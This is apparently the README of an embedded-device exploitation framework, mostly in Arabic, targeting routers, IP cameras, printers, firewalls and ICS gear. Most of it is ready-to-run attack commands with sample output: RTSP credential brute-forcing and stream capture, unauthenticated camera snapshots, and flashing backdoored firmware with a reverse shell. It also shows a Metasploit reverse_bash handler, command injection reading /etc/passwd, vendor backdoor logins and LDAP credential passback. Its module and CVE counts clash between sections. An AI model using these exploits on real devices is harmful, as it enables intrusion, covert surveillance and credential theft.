
 mrhenrike/embedxpl-forge
إطار تقييم أمن الأجهزة المدمجة — 700 وحدة، 350 ثغرة CVE، 55 مورّدًا، محرك مجموعات APT. يغطي أجهزة التوجيه، وكاميرات IP، ووحدات GPON ONT، وأجهزة CPE لدى مزوّدي خدمة الإنترنت، والحوسبة الطرفية المدمجة وإنترنت الأشياء.




ملاحظة حول المنصة: تم تصميم هذا الإطار واختباره بشكل أساسي على Linux (Debian/Ubuntu/Kali). معظم الوحدات المعتمدة على العتاد (محولات الشبكة اللاسلكية، أجهزة USB، الوصول المباشر إلى المقابس الخام، أدوات البرامج الثابتة) تتطلب Linux. قد يؤدي التشغيل على Windows أو macOS إلى أخطاء أو وظائف محدودة في العديد من الوحدات. يُوصى بشدة باستخدام Linux لتحقيق أقصى قدر من التوافق.
إطار تقييم أمن الأنظمة المدمجة والمحيطية
EmbedXPL-Forge هو إطار مفتوح المصدر للاستغلال والفحص مخصص لمتخصصي الأمن الذين يقومون بتدقيق أجهزة التوجيه والمحولات وكاميرات IP وأجهزة NVR/DVR وأجهزة GPON ONT وأجهزة ISP CPE والطابعات وإنترنت الأشياء (IoT) وأنظمة OT/ICS والأجهزة الطرفية المدمجة. يوفر أكثر من 2800 وحدة نشطة تغطي اختبار بيانات الاعتماد واستغلال الثغرات وفحص الشبكات وتوليد الحمولات وهجمات كاميرات RTSP والتلاعب بالبرامج الثابتة وتنسيق PolyExploit متعدد اللغات وترسانة كاملة للطابعات — مع أكثر من 700 ثغرة CVE موثقة عبر أكثر من 114 بائعًا ومحرك هجوم مجموعات APT الذي يعيد إنتاج سلاسل الهجمات الواقعية للدول القومية.
الإصدار: 3.2.0
pip install embedxpl[nse])الشبكات / أجهزة التوجيه / CPE: 2Wire · 3Com · ActionTec · Alcatel-Lucent · Alpha Networks · Arris · Aruba · Asmax · Astoria · ASUS · Belkin · BHU · Billion · Binatone · Calix · CERIO · Cisco · Cobham · Comtrend · D-Link · DD-WRT · Draytek · EasyBox (Arcadyan) · Edimax · EE BrightBox · EnGenius · FiberHome · Fortinet · Freebox · GL.iNet · GPON · HooToo · Huawei · Intelbras · IPFire · Juniper · LG · Linksys · Mercury · MiFi (Novatel) · MikroTik · MitraStar · Motorola · Movistar · Netcore · NETGEAR · Netsys · Observa Telecom · OpenWrt · RuggedCom · Ruijie · Seagate · SerComm · Shuttle · Sitecom · SMC · SonicWall · Starbridge · Technicolor · Tenda · Thomson · TOTOLINK · TP-Link · TRENDnet · Ubee · Ubiquiti · Unicorn · UTStarcom · Wavlink · Xiaomi · Zhone · Zoom · ZTE · ZyXEL
الكاميرات / NVR / DVR: Hikvision · Dahua · Axis · Reolink · Amcrest · Uniview (UNV) · Tapo (TP-Link) · Swann · ANNKE · Edimax · Intelbras · Grandstream · Foscam · Acti · Avigilon · Beward · Brickcom · Cisco cameras · Geuterbruck · Honeywell cameras · Jovision · Siemens cameras · Xiongmai (OEM) · Zivif · MVPower DVR · كاميرات P2P WiFi العامة · DVR/NVR OEM العام
الطابعات / MFP: HP LaserJet/PageWide · Canon imageRUNNER/imageClass · Lexmark CX/CS/MS/MX · Xerox WorkCentre/AltaLink/VersaLink · Ricoh MP/Aficio/SP · Brother MFC/DCP · Epson WorkForce · Kyocera ECOSYS · Samsung SyncThru · IPP/PJL/LPD/CUPS/WSD العام
NAS / VPN / جدار الحماية / الأمن: QNAP · Synology · D-Link NAS · Zyxel NAS · Ivanti · SonicWall · Fortinet (FortiOS/FortiGate/FortiWeb/FortiClient EMS) · Palo Alto (PAN-OS) · Cisco ASA/FTD · CheckPoint · Sophos XG · WatchGuard Firebox · Avocent
ICS / OT / الروبوتات: Universal Robots (UR3/UR5/UR10/UR16) · OpenPLC · Modbus TCP · Siemens S7 · EtherNet/IP CIP · BACnet · DNP3 · PROFINET DCP
المنزل الذكي / البحري / نظام التشغيل المدمج: eNet SMART HOME · OpenRemote IoT · Metis WIC/DFS (البحري) · RIOT OS · OpenWrt · VxWorks · QNX · Zephyr · wolfSSL · Tuya arduino-tuyaopen
pip install embedxpl embedxpl
### الخيار 2 — باستخدام نصوص Nmap NSE```bash
# Install EmbedXPL + NSE dependencies
pip install "embedxpl[nse]"

# Install the 7 custom NSE scripts into Nmap's scripts directory
python -m embedxpl.nse install
# or using the entry point:
embedxpl-nse install

# Verify installation
python -m embedxpl.nse list
ملاحظة: على Linux/macOS قد تتطلب خطوة التثبيت
sudoللكتابة إلى/usr/share/nmap/scripts/. شغّل:sudo python -m embedxpl.nse install
git clone https://github.com/mrhenrike/EmbedXPL-Forge.git cd EmbedXPL-Forge chmod +x setup_venv.sh run.sh ./setup_venv.sh # creates .venv (PEP 668 safe) ./run.sh # recommended launcher
.venv/bin/python -m embedxpl.nse install
### الخيار 4 — وحدة Python```bash
pip install embedxpl
python -m embedxpl
pip install embedxpl
embedxpl
embedxpl -m exploits/routers/tplink/wr841n_credential_disclosure_cve_2023_50224 -s target 192.168.1.1
embedxpl -c "discover 192.168.1.0/24"
embedxpl -m exploits/cameras/multi/rtsp_cameradar_attack -s target 192.168.1.100
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24 nmap -p 80,443 --script 'embedxpl-*' 192.168.1.100
## الاستخدام

### الصدفة التفاعلية```
exf > use exploits/routers/dlink/dir_300_600_rce
exf (D-Link DIR-300 & DIR-600 RCE) > show options
exf (D-Link DIR-300 & DIR-600 RCE) > set target 192.168.1.1
exf (D-Link DIR-300 & DIR-600 RCE) > check
exf (D-Link DIR-300 & DIR-600 RCE) > run
exf > apt list
exf > apt show apt28
exf > apt search mikrotik
exf > apt run apt28
exf > apt run apt28 0
### اكتشاف الشبكة```
# Auto-detect subnet from active interfaces and scan (default timing T3)
exf > discover

# Scan specific subnet with stealth timing
exf > discover 192.168.1.0/24 --timing T1

# Force fresh scan, ignore previous session history
exf > discover 192.168.1.0/24 --fresh
يكتشف باستخدام خط أنابيب متعدد المراحل: مسح ARP ← Nmap (فحوصات مضيف متعددة الطرق) ← Scapy ← احتياطي اتصال TCP. تتم مطابقة النتائج مع كتالوج الوحدات وتصفيتها حسب البائع/الطراز. تحل قاعدة بيانات IEEE OUI (embedxpl/data/oui.txt) عناوين MAC إلى بائعين مع البحث عبر الإنترنت أولاً والرجوع إلى المحلي. عندما يكشف مضيف عن قدرات WiFi، توصي الأداة بـ WirelessXPL-Forge للهجمات الخاصة باللاسلكي.
ملفات تعريف التوقيت (T0–T5) تحاكي اصطلاحات Nmap:
exf > sessions list
exf > sessions show 192.168.1.1
exf > sessions export 192.168.1.1
exf > sessions delete 192.168.1.1
exf > sessions purge
يتم تخزين الجلسات في `~/.exf_sessions/` بصيغة JSON، بمفتاح SHA-256 الخاص بـ IP+MAC. عند إعادة اكتشاف مضيف معروف، تُعرض الوحدات التي تم اختبارها بالفعل كـ `[Tested]` ويتم تخطيها افتراضيًا.

### AutoPwn Scanner```
exf > use scanners/autopwn
exf (AutoPwn) > set target 192.168.1.0/24
exf (AutoPwn) > run
خط أنابيب هجوم RTSP كامل الميزات مع تنفيذ أصلي بلغة Python يغطي جميع أوضاع نقل RTSP القياسية.
from embedxpl.core.rtsp.scanner import RTSPScanner from embedxpl.core.rtsp.attacker import RTSPAttacker from embedxpl.core.rtsp.models import RTSPStream
scanner = RTSPScanner(timeout=5.0) hosts = scanner.scan_network("192.168.1.0/24", ports=[554, 5554, 8554])
attacker = RTSPAttacker(timeout=5.0) results = attacker.attack_all(hosts)
for stream in results: print(stream.url) # rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream print(stream.username) # admin print(stream.password) # (empty string) print(stream.route) # h264/ch1/main/av_stream print(stream.auth_type) # AuthType.BASIC print(stream.accessible) # True
**المخرجات المتوقعة:**```
[RTSP] Scanning 192.168.1.0/24 on ports [554, 5554, 8554]...
[RTSP] Found 3 RTSP hosts
[RTSP] 192.168.1.100:554 — Phase 1: Route discovery (195 routes)...
[RTSP] 192.168.1.100:554 — Route found: h264/ch1/main/av_stream
[RTSP] 192.168.1.100:554 — Phase 2: Auth detection → Basic (realm="IP Camera")
[RTSP] 192.168.1.100:554 — Phase 3: Credential brute-force (80 pairs)...
[RTSP] 192.168.1.100:554 — ✓ Credentials: admin:
[RTSP] 192.168.1.100:554 — Phase 4: Stream validated (200 OK)
[RTSP] Attack complete. Accessible streams: 2/3
hosts = scanner.skip_scan(["192.168.1.100:554", "192.168.1.101"])
**المدخل/المخرج المتوقع:**```python
# Input
hosts = scanner.skip_scan(["camera.local:554", "192.168.1-2.100-110"])

# Output: [(resolved_ip, port), ...]
# [('192.168.1.100', 554), ('192.168.1.200', 554), ('192.168.1.100', 554), ...]
يُستخدم عندما تكون الكاميرات خلف وكلاء HTTP أو جدران حماية مؤسسية تحجب TCP/554.```python from embedxpl.core.rtsp.client import RTSPClient, RTSPOverHTTPTunnel
tunnel = RTSPOverHTTPTunnel(host="10.0.0.50", port=8080, timeout=10.0) response = tunnel.send_rtsp_via_http( "OPTIONS rtsp://10.0.0.50:8080/ RTSP/1.0\r\nCSeq: 1\r\n\r\n" )
client = RTSPClient.from_scheme("10.0.0.50", 8080, "http", timeout=10.0) status, server, methods = client.options() # → (200, "Hikvision NVRA", "OPTIONS, DESCRIBE, SETUP, PLAY")
**المدخل/المخرج المتوقع:**```
Input : host=10.0.0.50, port=8080, scheme="http"
Output:
  status  = 200
  server  = "Hikvision IP Camera NVRA (V5.4.5)"
  methods = "OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN"
embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack embedxpl (RTSP Cameradar Attack) > show options
Option Default Description
target required Target IP/CIDR/range (e.g. 192.168.1.0/24) ports 554,5554,8554 RTSP ports to scan timeout 5 Connection timeout (seconds) scheme rtsp Transport: rtsp | rtsps | http | https skip_scan false Skip nmap discovery, attack directly output_m3u false Save accessible streams to streams.m3u onvif_discover false Enable ONVIF WS-Discovery
embedxpl (RTSP Cameradar Attack) > set target 192.168.1.0/24 embedxpl (RTSP Cameradar Attack) > set output_m3u true embedxpl (RTSP Cameradar Attack) > run
## نصوص Nmap NSE

يتضمن EmbedXPL-Forge 7 نصوص Nmap NSE مخصصة لفحص إنترنت الأشياء/الكاميرات واكتشاف CVE.

### التثبيت```bash
# Install with NSE extras
pip install "embedxpl[nse]"

# Install scripts to Nmap (Linux/macOS may need sudo)
python -m embedxpl.nse install
# or
embedxpl-nse install

# Force overwrite existing scripts
python -m embedxpl.nse install --force

# Custom Nmap directory
python -m embedxpl.nse install --nse-dir /opt/homebrew/share/nmap/scripts
المخرجات المتوقعة:``` [OK] embedxpl-rtsp-discover.nse → /usr/share/nmap/scripts/embedxpl-rtsp-discover.nse [OK] embedxpl-camera-identify.nse → /usr/share/nmap/scripts/embedxpl-camera-identify.nse [OK] embedxpl-hikvision-vuln.nse → /usr/share/nmap/scripts/embedxpl-hikvision-vuln.nse [OK] embedxpl-dahua-vuln.nse → /usr/share/nmap/scripts/embedxpl-dahua-vuln.nse [OK] embedxpl-rtsp-creds.nse → /usr/share/nmap/scripts/embedxpl-rtsp-creds.nse [OK] embedxpl-iot-cve-check.nse → /usr/share/nmap/scripts/embedxpl-iot-cve-check.nse [OK] embedxpl-camera-snapshot.nse → /usr/share/nmap/scripts/embedxpl-camera-snapshot.nse
Installed: 7 script(s) [OK] nmap --script-updatedb complete
### عرض / معلومات```bash
python -m embedxpl.nse list
python -m embedxpl.nse info rtsp-discover
embedxpl-rtsp-discover — اكتشاف خدمة RTSPيكتشف خدمات RTSP، ويلتقط بانر Server:، ويحدد المورّد، ويسرد الطرق المدعومة، ويقارنها مع ثغرات CVE المعروفة.```bash
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover --script-args rtsp.timeout=3 192.168.1.0/24
**المخرجات المتوقعة:**```
554/tcp open rtsp
| embedxpl-rtsp-discover:
|   Status : 200
|   Server : Hikvision IP Camera NVRA (V5.4.5)
|   Methods: OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN
|   Vendor : Hikvision
|   Known CVEs: CVE-2021-36260 (RCE, CVSS 9.8), CVE-2017-7921 (Auth Bypass)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   Exploit hint: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Full attack: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-camera-identify — بصمة الكاميرا العميقةتحديد متعدد البروتوكولات: يستكشف واجهة الويب HTTP/HTTPS، ولافتة RTSP، وONVIF. يستخرج الشركة المصنعة، والطراز، والبرنامج الثابت، والرقم التسلسلي، وعنوان MAC.```bash nmap -p 80,443,554,37777 --script embedxpl-camera-identify 192.168.1.100 nmap -sV -p- --script embedxpl-camera-identify 192.168.1.0/24
**المخرجات المتوقعة (Hikvision):**```
80/tcp open http
| embedxpl-camera-identify:
|   Protocol : HTTP (HTTP 200)
|   Vendor   : Hikvision
|   Model    : DS-2CD2143G0-I
|   Firmware : V5.6.2 build 190401
|   Serial   : DS-2CD2143G0-I20190401AAWRA123456789
|   CVEs     : CVE-2021-36260 (RCE, CVSS 9.8) | CVE-2017-7921 (Auth Bypass)
|   Vuln assessment: LIKELY VULNERABLE (endpoint accessible without auth)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Run exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-hikvision-vuln — أداة فحص ثغرات Hikvisionالتحقق النشط من CVE-2021-36260 (تنفيذ التعليمات عن بُعد عبر /SDK/webLanguage، CVSS 9.8) و CVE-2017-7921 (تجاوز المصادقة للحصول على لقطة).```bash
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln 192.168.1.100
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln --script-args timeout=10 192.168.1.0/24
**المخرجات المتوقعة:**```
80/tcp open http
| embedxpl-hikvision-vuln:
|   Device          : DS-2CD2143G0-I
|   Firmware        : V5.3.0 build 170112
|   CVE-2021-36260  : VULNERABLE — endpoint accepts PUT without authentication (CVE-2021-36260, CVSS 9.8)
|   CVE-2017-7921   : VULNERABLE — snapshot captured without valid credentials (CVE-2017-7921)
|   EmbedXPL RCE module  : exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   EmbedXPL Auth Bypass : exploits/cameras/hikvision/info_disclosure_cve_2017_7921
|_  Run full exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-dahua-vuln — أداة فحص ثغرات Dahuaتختبر CVE-2021-33044 (تجاوز المصادقة، CVSS 9.8)، وCVE-2020-25078 (الكشف عن المستخدمين)، وCVE-2013-6117 (أجهزة DVR القديمة). كما تغطي شركات تصنيع Dahua: Amcrest وIntelbras وTVT وJovision وANNKE.```bash nmap -p 80,37777 --script embedxpl-dahua-vuln 192.168.1.0/24
**المخرجات المتوقعة:**```
80/tcp open http
| embedxpl-dahua-vuln:
|   Vendor         : Dahua (or Dahua-OEM: Amcrest / Intelbras / TVT)
|   CVE-2021-33044 : VULNERABLE — snapshot captured via Digest bypass (CVE-2021-33044, CVSS 9.8)
|   CVE-2020-25078 : VULNERABLE — Users disclosed: [admin, operator]
|   CVE-2013-6117  : NOT VULNERABLE
|   EmbedXPL Auth Bypass  : exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|   EmbedXPL Cred Extract : exploits/cameras/dahua/cctv_37777_credential_extraction
|_  Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
embedxpl-rtsp-creds — أداة اختبار بيانات اعتماد RTSP الافتراضيةتختبر 18 زوجًا من بيانات الاعتماد الافتراضية عبر أكثر من 9 مسارات RTSP شائعة باستخدام مصادقة Basic. وتُبلّغ عن أول تطابق.```bash nmap -p 554,5554,8554 --script embedxpl-rtsp-creds 192.168.1.100
nmap -p 554 --script embedxpl-rtsp-creds --script-args rtsp.route=live.sdp 192.168.1.100
**المخرجات المتوقعة:**```
554/tcp open rtsp
| embedxpl-rtsp-creds:
|   Server           : Hikvision IP Camera NVRA
|   Credential found : admin: (empty password)
|   Stream URL       : rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream
|   Auth type        : Basic
|   Response code    : 200
|   EmbedXPL full scan : exploits/cameras/multi/rtsp_cameradar_attack
|_  Run exploit: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-iot-cve-check — بصمة CVE متعددة البائعينيكتشف ويتحقق من 10 ثغرات CVE نشطة عبر Hikvision وDahua وD-Link NAS وReolink وUniview وQNAP وSonicWall وGPON.```bash nmap -p 80,443,8080 --script embedxpl-iot-cve-check 192.168.1.0/24
**المخرجات المتوقعة:**```
80/tcp open http
| embedxpl-iot-cve-check:
|   CVE-2021-36260 (Hikvision, CVSS 9.8): POSSIBLY VULNERABLE — HTTP 200 returned
|     → EmbedXPL: CVE-2021-36260 : use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   CVE-2021-33044 (Dahua, CVSS 9.8)   : NOT VULNERABLE — HTTP 404
|   EmbedXPL-Forge: https://github.com/mrhenrike/EmbedXPL-Forge
|_  Full exploitation: pip install embedxpl && embedxpl
embedxpl-camera-snapshot — الوصول غير المُصادَق إلى اللقطةيفحص 16 نقطة نهاية للقطة خاصة بمورّدين محددين. يُبلّغ عن أي عنوان URL يُرجع image/* دون بيانات اعتماد. اختياريًا يحفظ ملفات JPEG محليًا.```bash
nmap -p 80,443,8080 --script embedxpl-camera-snapshot 192.168.1.100
nmap -p 80 --script embedxpl-camera-snapshot --script-args outdir=/tmp/snaps 192.168.1.0/24
**المخرجات المتوقعة:**```
80/tcp open http
| embedxpl-camera-snapshot:
|   Endpoint 1 (Dahua):
|     URL          : http://192.168.1.100:80/cgi-bin/snapshot.cgi?channel=1
|     Content-Type : image/jpeg
|     Size         : 45231 bytes
|     Access       : UNAUTHENTICATED SNAPSHOT ACCESS
|     EmbedXPL module: exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|_    Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all
python -m embedxpl.nse run --target 192.168.1.100 --scripts rtsp-discover,hikvision-vuln
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --output /tmp/scan.txt
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --ports 80,443,554,5554,8080,8554
**إلغاء التثبيت:**```bash
python -m embedxpl.nse uninstall
embedxpl > use exploits/firmware/netgear_firmware_flash embedxpl (NETGEAR Firmware Flash) > set target 192.168.1.1 embedxpl (NETGEAR Firmware Flash) > set firmware /path/to/backdoored.bin embedxpl (NETGEAR Firmware Flash) > set lhost 10.0.0.10 embedxpl (NETGEAR Firmware Flash) > set lport 4444 embedxpl (NETGEAR Firmware Flash) > run
**ما الذي يفعله:**
1. يكتشف تنسيق البرنامج الثابت (TRX، DLOB، SEAMA، WRGG، ثنائي خام)
2. يحقن بابًا خلفيًا لصدفة عكسية عند إزاحة مناسبة
3. يعيد حساب CRC32/MD5 checksum
4. يرفع عبر نقطة نهاية فلاش خاصة بالمورّد (مع تجاوز المصادقة حيث ينطبق ذلك)
5. ينتظر إعادة تشغيل الجهاز ويتحقق من تنفيذ الباب الخلفي


## PolyExploit Orchestrator

يتيح التجميع وقت التشغيل لـ C/C++ وتنفيذ نصوص متعددة اللغات للاستغلالات غير القابلة للنقل إلى Python الصرفة.

### التجميع وقت التشغيل لـ C/C++```python
from embedxpl.core.poly import CCompiler

compiler = CCompiler()

# Check available compilers
print(compiler.compiler_available())  # {'gcc': True, 'clang': False, 'mingw': False}

# Compile a C PoC exploit at runtime
binary = compiler.compile_c(
    source="""
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) {
    // Stack overflow PoC
    char buf[64];
    memcpy(buf, argv[1], atoi(argv[2]));
    return 0;
}
""",
    arch="x86",   # x86, x64, arm, mips, mingw
)
# Returns: Path to compiled binary (cached by source hash)

# Execute with arguments
output = compiler.run_binary(binary, args=["AAAA"*100, "400"])
print(output.stdout)
from embedxpl.core.poly import PolyRunner
runner = PolyRunner() print(runner.available_runtimes())
result = runner.run_ruby(""" require 'net/http' resp = Net::HTTP.get_response(URI('http://192.168.1.1/cgi-bin/exploit')) puts resp.body """, args=["192.168.1.1"])
runner.run_metasploit(module="exploit/multi/handler", options={ "PAYLOAD": "cmd/unix/reverse_bash", "LHOST": "10.0.0.10", "LPORT": "4444", })
results = runner.searchsploit("hikvision rtsp") for r in results: print(r["Title"], r["Path"])
## جديد في الإصدار v3.1.0 — CVE 2026/2025/2024 + نطاق الطابعات + بوابات الجودة

**54 وحدة جديدة** عبر الطابعات، ونظام التشغيل المدمج، وICS/OT، والمنزل الذكي، وإنترنت الأشياء البحري، وسلاسل Pwn2Own 2026. أبرز النقاط:

### سلاسل Pwn2Own 2026```
# CUPS Pwn2Own 2026 — Full 4-stage chain (CVE-2026-34477/78/79/80, CVSS 9.9)
exf > use exploits/printers/linux/cups_pwn2own_chain_cve_2026_34480
exf (CUPS Pwn2Own Chain) > set target 192.168.1.10
exf (CUPS Pwn2Own Chain) > set delay 2
exf (CUPS Pwn2Own Chain) > run
[*] [Stage 1/4] Triggering UAF in cups-browsed (CVE-2026-34477)
[*] [Stage 2/4] Heap spray via IPP job attributes (CVE-2026-34478)
[*] [Stage 3/4] ROP chain LPE delivery (CVE-2026-34479)
[*] [Stage 4/4] Chain complete - verifying
[+] CUPS process no longer responding - chain executed

# Lexmark Pwn2Own 2026 — 3-stage chain
exf > use exploits/printers/lexmark/lexmark_pwn2own_2026_chain
exf (Lexmark Pwn2Own) > set target 192.168.1.20
exf (Lexmark Pwn2Own) > run
exf > use exploits/embedded_os/wolfssl_identity_forgery_cve_2026_5194 exf (wolfSSL Identity Forgery) > set target 192.168.1.1 exf (wolfSSL Identity Forgery) > set port 443 exf (wolfSSL Identity Forgery) > run
exf > use exploits/firewalls/paloalto/panos_userid_bof_rce_cve_2026_0300 exf (PAN-OS User-ID BOF) > set target 10.0.0.1 exf (PAN-OS User-ID BOF) > set port 443 exf (PAN-OS User-ID BOF) > run
exf > use exploits/ics/ur_polyscope5_dashboard_cmd_injection_cve_2026_8153 exf (UR PolyScope5 Injection) > set target 192.168.1.50 exf (UR PolyScope5 Injection) > set cmd "id" exf (UR PolyScope5 Injection) > run [] Connecting to PolyScope Dashboard on 192.168.1.50:29999 [+] PolyScope Dashboard Server detected [] Attempting OS command injection (CVE-2026-8153) [+] Command injection confirmed! [+] Output: uid=0(root) gid=0(root)
exf > use exploits/embedded_os/gnu_inetutils_telnetd_auth_bypass_cve_2026_24061 exf (InetUtils telnetd Bypass) > set target 192.168.1.1 exf (InetUtils telnetd Bypass) > set cmd "id" exf (InetUtils telnetd Bypass) > run [*] Sending CVE-2026-24061 bypass payload [+] Authentication bypass succeeded! Shell prompt detected [+] Command output: uid=0(root)
exf > use exploits/specialized/metis_wic_unauth_rce_cve_2026_2248 exf (Metis WIC RCE) > set target 10.1.2.3 exf (Metis WIC RCE) > run
exf > use exploits/routers/cisco/ios_xe_wlc_jwt_rce_cve_2025_20188 exf (Cisco WLC JWT RCE) > set target 10.0.0.1 exf (Cisco WLC JWT RCE) > set port 443 exf (Cisco WLC JWT RCE) > run
### أمثلة على ترسانة الطابعات```
# HP PJL full scan (native — no external tools)
exf > use exploits/printers/hp/hp_laserjet_pjl_scan_native
exf (HP PJL Scanner) > set target 192.168.1.100
exf (HP PJL Scanner) > run
[+] PJL interface reachable
[+] INFO ID: HP LASERJET PRO M402N
INFO STATUS     : READY
INFO PAGECOUNT  : 12847
INFO MEMORY     : 512000 BYTES

# Ricoh HTTP buffer overflow (CVE-2024-34161, CVSS 9.8)
exf > use exploits/printers/ricoh/ricoh_http_bof_cve_2024_34161
exf (Ricoh HTTP BOF) > set target 192.168.1.101
exf (Ricoh HTTP BOF) > run

# Brother LDAP credential passback
exf > use exploits/printers/brother/brother_ldap_smb_passback
exf (Brother LDAP Passback) > set target 192.168.1.102
exf (Brother LDAP Passback) > set attacker_ip 192.168.1.10
exf (Brother LDAP Passback) > run
[+] LDAP server redirected — wait for printer authentication
أكثر من 27 وحدة استغلال تستهدف كلمات المرور المصنعية، والأبواب الخلفية المضمّنة، وخوارزميات توليد مفاتيح WPA الافتراضية، ونواقل CSRF لاختطاف DNS عبر أجهزة توجيه SOHO القديمة والحديثة. أمثلة رئيسية:```
exf > use exploits/routers/easybox/easybox_wpa_keygen exf (EasyBox WPA Keygen) > set target 192.168.1.1 exf (EasyBox WPA Keygen) > run [*] No MAC supplied — attempting to extract from web UI... [+] MAC found: AA:BB:CC:DD:EE:FF [+] Device MAC : AA:BB:CC:DD:EE:FF [+] WPA2 PSK : 3f2d9a1b
exf > use exploits/routers/seagate/seagate_nas_php_backdoor exf (Seagate Ghost PHP) > set target 192.168.1.100 exf (Seagate Ghost PHP) > set cmd "id; uname -a" exf (Seagate Ghost PHP) > run [*] Sending command via Ghost PHP backdoor: 'id; uname -a' [+] RCE successful — output: uid=0(root) gid=0(root) groups=0(root) Linux NAS 3.10.14 #1 SMP armv7l
exf > use exploits/routers/alpha_networks/web_shell_cmd_rce exf (Alpha Networks web_shell_cmd RCE) > set target 192.168.1.1 exf (Alpha Networks web_shell_cmd RCE) > set cmd "cat /etc/passwd" exf (Alpha Networks web_shell_cmd RCE) > run [*] Sending command to /web_shell_cmd.gch: 'cat /etc/passwd' [+] Response from backdoor shell: root❌0:0:root:/root:/bin/sh ...
exf > use exploits/routers/ruggedcom/ruggedcom_factory_password exf (RuggedCom Factory Password) > set target 192.168.1.1 exf (RuggedCom Factory Password) > set serial RA000000 exf (RuggedCom Factory Password) > run [+] Serial Number : RA000000 [+] Backdoor user : factory [+] Backdoor pass : 7f3d9a2b
exf > use exploits/routers/alcatel_lucent/omnipcx_masterCGI_rce exf (OmniPCX RCE) > set target 192.168.1.10 exf (OmniPCX RCE) > set cmd "id" exf (OmniPCX RCE) > run [*] Injecting command: 'id' via /cgi-bin/masterCGI?ping=127.0.0.1&user=;id; [+] Response (command output may be embedded): uid=0(root) ...
exf > use exploits/routers/trendnet/camera_mjpeg_unauth exf (TRENDnet MJPEG) > set target 192.168.1.50 exf (TRENDnet MJPEG) > run [+] LIVE STREAM accessible (no auth): /anony/mjpg.cgi [+] Stream URL: http://192.168.1.50:80/anony/mjpg.cgi
exf > use exploits/routers/netgear/wg602_superman_backdoor exf (WG602 Backdoor) > set target 192.168.1.1 exf (WG602 Backdoor) > run [+] Backdoor login SUCCESS: super:5777364 [*] Admin panel: http://192.168.1.1:80/
**جميع الوحدات/الموردين الجدد الـ 27:**
`alcatel_lucent` · `alpha_networks` · `astoria` · `binatone` · `ddwrt` · `easybox` · `ee` · `freebox` · `mifi` · `motorola` · `observa` · `ruggedcom` · `seagate` · `sitecom` · `starbridge` · `ubee` · `unicorn` · `utstarcom` · `zoom` · بالإضافة إلى سدّ الفجوات في belkin و netgear و trendnet.


## بنية الوحدة```
embedxpl/
├── core/
│   ├── rtsp/          # RTSP camera engine
│   │   ├── client.py  # Raw socket RTSP client (OPTIONS/DESCRIBE/auth/TLS/HTTP-tunnel)
│   │   ├── attacker.py# 5-phase attack pipeline (route→auth→creds→validate→re-attack)
│   │   ├── scanner.py # Network discovery (nmap/masscan/direct), CIDR/range expansion
│   │   └── models.py  # RTSPStream dataclass, AuthType enum
│   └── poly/
│       ├── compiler.py# CCompiler — runtime C/C++ compilation (gcc/clang/mingw/cross)
│       └── runner.py  # PolyRunner — Ruby/Node/PHP/Bash/Perl + Metasploit + ExploitDB
├── modules/
│   ├── creds/             # Credential testing (FTP, SSH, Telnet, HTTP, SNMP)
│   ├── exploits/
│   │   ├── cameras/       # IP camera exploits by vendor
│   │   │   ├── multi/     # Multi-vendor (RTSP attack engine, P2P, ONVIF)
│   │   │   ├── hikvision/ # Hikvision (CVE-2021-36260, CVE-2017-7921, ...)
│   │   │   ├── dahua/     # Dahua + OEMs (CVE-2021-33044, CVE-2020-25078, ...)
│   │   │   ├── axis/      # Axis (CVE-2018-10660, ...)
│   │   │   ├── reolink/   # Reolink (CVE-2021-40655, CVE-2022-30600)
│   │   │   ├── amcrest/   # Amcrest (CVE-2019-3950)
│   │   │   ├── uniview/   # Uniview UNV (CVE-2024-37630)
│   │   │   ├── tapo/      # TP-Link Tapo (CVE-2021-4045)
│   │   │   ├── annke/     # ANNKE DVR/NVR (CVE-2021-32941)
│   │   │   ├── swann/     # Swann DVR/NVR (default creds + RTSP)
│   │   │   └── edimax/    # Edimax IC-7100 (CVE-2025-1316, CISA KEV)
│   │   ├── firmware/      # Firmware flash bypass (NETGEAR, TP-Link, D-Link, ASUS)
│   │   ├── nas/           # NAS exploits (QNAP, D-Link NAS, Zyxel)
│   │   ├── routers/       # Router exploits by vendor (85 vendor folders — see full list below)
│   │   ├── vpn/           # VPN/firewall appliances (Ivanti, Fortinet, SonicWall)
│   │   ├── switches/      # Switch exploits (Cisco, D-Link, NETGEAR)
│   │   └── soho_edge/     # SOHO edge device exploits
│   ├── scanners/          # Network scanning and AutoPwn
│   ├── payloads/          # Reverse/bind shells (multi-arch)
│   ├── encoders/          # Payload encoding (Base64, Hex)
│   └── generic/           # CVE lookup, SNMP, UPnP, SSDP, wordlist tools
├── nse/                   # NSE script manager (Python)
│   ├── manager.py         # NSEManager class — install/uninstall/list/run
│   └── __main__.py        # CLI: python -m embedxpl.nse
├── resources/
│   └── rtsp/
│       ├── routes.txt      # 195+ RTSP stream paths
│       └── credentials.json# 80+ default username:password pairs
└── data/
